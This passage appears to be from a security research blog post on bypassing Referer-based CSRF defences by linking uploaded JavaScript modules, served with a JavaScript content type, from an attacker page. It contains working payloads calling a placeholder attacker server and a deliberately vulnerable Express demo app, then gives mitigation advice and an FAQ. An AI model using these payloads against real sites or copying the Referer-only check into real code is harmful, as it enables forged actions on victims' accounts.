contentTypes.forEach((type, index) => {
  const route = `/${index + 1}`;
  app.get(route, (req, res) => {
    res.setHeader('Content-Type', type);
    res.send(`import "https://ATTACKER_SERVER/content-type=${type}"`);
  });
});

app.listen(PORT);
Where CSS accepts only text/css, a linked module executes under any JavaScript MIME type. In testing, that meant several content types:
- text/javascript
- application/javascript
- application/ecmascript
- text/ecmascript
That wider set makes the module variant more practical than the CSS one, because a file-upload feature is far more likely to hand back one of four JavaScript content types than the single text/css value.

Here is a second NodeJS app that accepts JS uploads and adds posts through a Referer-checked GET:
const express = require('express');
const multer = require('multer');
const fs = require('fs');
const path = require('path');

const app = express();
const PORT = 3000;
const uploadDir = path.join(__dirname, 'uploads');
if (!fs.existsSync(uploadDir)) fs.mkdirSync(uploadDir);

const upload = multer({
  storage: multer.diskStorage({
    destination: (req, file, cb) => cb(null, uploadDir),
    filename: (req, file, cb) => cb(null, Date.now() + '.js')
  }),
  fileFilter: (req, file, cb) => {
    if (file.mimetype !== 'text/javascript') {
      return cb(new Error('Only JavaScript files allowed'));
    }
    cb(null, true);
  }
});

const posts = [];

app.post('/upload', upload.single('file'), (req, res) => {
  if (!req.file) return res.status(400).send('No file');
  res.json({ uploaded: true, url: '/files/' + req.file.filename });
});

app.get('/files/:file', (req, res) => {
  const filePath = path.join(uploadDir, req.params.file);
  if (!fs.existsSync(filePath)) return res.status(404).send('Not found');
  res.setHeader('Content-Type', 'application/javascript');
  res.setHeader('Access-Control-Allow-Origin', '*');
  fs.createReadStream(filePath).pipe(res);
});

function csrf(req, res, next) {
  const referer = req.headers.referer || '';
  if (!referer.startsWith('http://localhost:3000/')) {
    return res.status(403).send('Forbidden');
  }
  next();
}

app.get('/add-post', csrf, (req, res) => {
  posts.push({ content: req.query.content || '' });
  res.json({ success: true, posts });
});

app.listen(PORT);
Send the CSRF payload as a plain cross-site link and the app rejects it: the Referer is wrong. Upload a JavaScript file whose body is the state-changing import instead:
import "http://localhost:3000/add-post?content=test"Then link it as a module from the attacker's page:
<script type=module src=”https://ATTACKERS_WEBSITE”></script>The victim loads the attacker's page, the browser fetches the module from localhost:3000, and the import inside it issues the request to /add-post with a Referer of localhost:3000. The check passes and the attack succeeds.

The attack works on HTTPS too. To test it, we need to define two endpoints, one in beeceptor and other in api.requex.me ( webhook don’t allow to define script tag in free version).


Attacks works only for Firefox and Chrome. Same as the previous attack with CSS.
The practical takeaway for testers
Both variants collapse to one testing rule. When an application defends a state-changing request with a Referer check, treat any file-upload feature that lets you control the response Content-Type as a possible bypass primitive. If you can get a file served as text/css, or as one of the four JavaScript content types, you can link it from your own page and make the browser stamp the request with the target's origin.
Two questions decide how far the finding goes:
- Can you reach a SameSite or subdomain context? Cross-site, cookies are stripped and the impact is limited. Inject the link on the target or a subdomain and the request carries the victim's session.
- For the module variant, does the target return `Access-Control-Allow-Credentials: true` with a reflected origin? If it does, the credentialed cross-origin request goes through, and reflected-origin CORS is common on subdomains.
Neither technique replaces a real anti-CSRF token. That is the point worth carrying to the report: a Referer check is not a substitute for a token, because the Referer a server trusts is not as hard to produce as it looks.
Frequently Asked Questions
What is strict-origin-when-cross-origin?
strict-origin-when-cross-origin is the default referrer policy in modern browsers. It sends the full URL as the Referer on same-origin requests, only the origin on cross-origin requests, and no Referer at all when a request downgrades from HTTPS to HTTP. It sets the Referer based on the origin that initiated the request, which is why a request made by a linked stylesheet or module carries that resource's origin, not the top-level page's.
Why does a Referer-based CSRF defense fail against these techniques?
A Referer check assumes only the target's own pages can produce a request carrying the target's origin. When a stylesheet or JavaScript module hosted on the target initiates a request, the browser sets the Referer to the target's origin even though the attacker's page linked the resource. The check sees a trusted origin and lets the request through.
Do these CSRF bypasses send the victim's cookies?
Not by default. Both the CSS and module variants run cross-site, so cookies are not attached and the impact is limited. Cookies are included only when the linking happens in a SameSite context, such as a subdomain of the target, and for the module variant only when the target returns CORS headers with access-control-allow-credentials set to true.
Which content types work for each variant?
Linking a stylesheet requires the file to be served as text/css, and no other content type works. Linking a JavaScript module is more permissive: text/javascript, application/javascript, application/ecmascript, and text/ecmascript all execute. That wider set makes the module variant more practical in real applications.
How do you prevent this CSRF bypass?
Use a proper anti-CSRF token or the SameSite cookie attribute rather than relying on a Referer check. If a Referer check has to stay, treat any feature that lets a user control a response content type as a potential bypass primitive and constrain uploaded files to safe, non-executable content types.